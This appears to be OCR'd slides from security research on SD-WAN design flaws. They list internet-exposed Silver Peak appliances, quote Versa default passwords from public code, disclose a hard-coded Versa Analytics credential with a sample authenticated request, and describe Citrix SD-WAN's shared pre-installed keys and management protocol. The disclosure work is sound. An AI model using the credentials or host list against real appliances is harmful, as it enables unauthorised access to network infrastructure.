## Generated by md_snmp at 2018/03/01 12:07:51.007
##
syscontact dfd
syslocation dfdf
sysservices 76
rocommunity public
trapcommunity public
engineID 000000000000
```



TOTAL RESULTS

202

TOP COUNTRIES

US	37
GB	35
TH	19
IN	18
FR	11

TOP SERVICES

2 90
SUPERMEDIA Sp.z.o.o.
Added on 2018-05-26 10:44:32 GMT
Poland, Warsaw
Details

```
Silver Peak Systems, Inc. ECXS
Linux Warsaw-SP 2.6.38.6-rc1 #1 VXOA 8
```

1 27
Waycom International SASU
Added on 2018-05-26 09:48:19 GMT
France, Paris
Details

```
Silver Peak Systems, Inc. ECXS
Linux fra-silverpeak 2.6.38.6-rc1 #1 V
```


2 26
host-26-95-91-212.enter.it
ENTER S.r.l.
Added on 2018-05-26 09:43:18 GMT
Italy, Milan
Details

```
Silver Peak Systems, Inc. ECXS
Linux set-silverpeak 2.6.38.6-rc1 #1 V
```


```
Linux vir-silverpeak 2.6.38.6-rc1 #1 VXOA 8.1.5.8_68641 SMP
```

SD-WAN DESIGN FLAWS

WHY DO VERSA DEVOPS USE VERSA123?



```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run

env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"


def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```



joshuap-cfy / frontier-versa-sdwan-poc-0117
forked from Cloudify-PS/cloudify-versa-plugin
<> Code
Pull requests 0
Projects 0
Wiki
Insights
187 lines (175 sloc) | 5.64 KB

```
#Add and configure network with DHCP,DNS,Firewall to exsistent organization
#Organization must have one free interface
tosca_definitions_version: cloudify_dsl_1_3

imports:
  - imports.yaml

inputs:
    versa_url:
        default: "https://172.19.0.210:9183"
    client_id:
        default: "voae_rest"
    client_secret:
        default: "asrevnet_123"
    username:
        default: "Administrator"
    password:
        default: "versa123"
```


http://dailydebugtechlove.blogspot.com/2016/01/python-fabric.html

https://github.com/joshuap-cfy/frontier-versa-sdwan-poc-0117/blob/master/examples/addnetwork.yaml

VERSA HARD-CODED PASSWORDS

- Versa Analytics Driver REST API (/opt/versa/bin/versa-analytics-driver) uses the hardcoded credentials located at the /opt/versa/var/van-app/properties/application.properties file
- The credentials are used to perform HTTP Basic Authentication
- The credentials are equal to vanclient:88347b9e8s6$90d9f31te366&d5be77 and they are the same for all Versa Analytics deployments

VERSA HARD-CODED PASSWORDS



```
GET /analytics/system/info HTTP/1.1
Host: 172.17.160.51:5000
Authorization: Basic [illegible]
Content-Length: 2
```

```
HTTP/1.0 200 OK
Content-Type: application/json
Content-Length: 227
Server: Werkzeug/0.10.1 Python/2.7.6
Date: Wed, 27 Feb 2019 07:06:38 GMT

{
  "cpuPercent": 0.0,
  "diskFree": 236488547776,
  "diskPercentUsed": 1.5,
  "diskSize": 253207662336,
  "diskUsed": 3678580736,
  "memoryAvail": 10364404656,
  "memoryPercentUsed": 38.4,
  "memoryTotal": 16826976256
}
```


CITRIX HARD-CODED KEYS

- **All** Citrix NetScaler SD-WAN nodes use **the same pre-installed** RSA key pair and the corresponding self-signed certificate
- This key pair is used in Controller - Orchestrator communication protocol
- An attacker in MitM position can use the private key to perform eavesdropping and spoofing attacks against all edge routers

CITRIX HARD-CODED KEYS

- https://support.citrix.com/article/CTX247735
- This vulnerability could allow an unauthenticated attacker to perform a man-in-the-middle attack against management traffic. The vulnerability has been assigned the following CVE number.
- CVE-2019-11550 – Information Disclosure in Citrix SD-WAN Appliance 10.2.x before 10.2.2 and NetScaler SD-WAN Appliance 10.0.x before 10.0.7.
- Affected Versions:
  - All versions of NetScaler SD-WAN 9.x *
  - All versions of NetScaler SD-WAN 10.0.x earlier than 10.0.7
  - All versions of Citrix SD-WAN 10.1.x *
  - All versions of Citrix SD-WAN 10.2.x earlier than 10.2.2

CITRIX HARD-CODED KEYS



CITRIX HARD-CODED KEYS

- The “appliance_keys” certificate
  - Pre-installed on all SD-WAN appliances (controller, orchestrator, network elements, etc.)
  - Used for traffic encryption with **TLS_RSA_WITH_AES_256_CBC_SHA** cipher suite
- The “sdwan_center_cert” certificate
  - Generated on SD-WAN Center
  - It must be manually installed on all controllers
- TLS
  - **TLS_RSA_WITH_AES_256_CBC_SHA**
  - PFS is not enforced
- A custom protocol is used to communicate between SD-WAN Center and other SD-WAN appliances over TLS
- It is worth noting, that this protocol also has a password-based authentication feature (PSK)


CITRIX HARD-CODED KEYS: PROTOCOL

- Download configs from virtual WAN appliances (get_config_file_chunk FILENAME)
- Download a list of configs (get_available_configs)
- Ping (ping)
- Get info (get_appliance_info)
- Get management IP address (get_network_mgt_ip_address)
- Get SSO token (get_sso_token)
- Upload config (initiate_config_upload FILENAME, put_config_file_chunk FILENAME, finalize_config_upload FILENAME)

CITRIX HARD-CODED KEYS: PROTOCOL


- Mutual authentication and PSK-based defense in depth mechanism
- Orchestrator authenticates to Controller using the "sdwan_center_cert"
- Controller authenticates to Orchestrator using the "appliance_keys" cert and the white-listing method:
  - A connection to a controller is accepted if the sent appliance_cert.pem is equal to orchestrator appliance_cert.pem
  - These can be arbitrary, but equal certificates
- Pre-shared Secret Key
  - Default username (vendor name)
  - Password is empty

CITRIX HARD-CODED KEYS: PROTOCOL



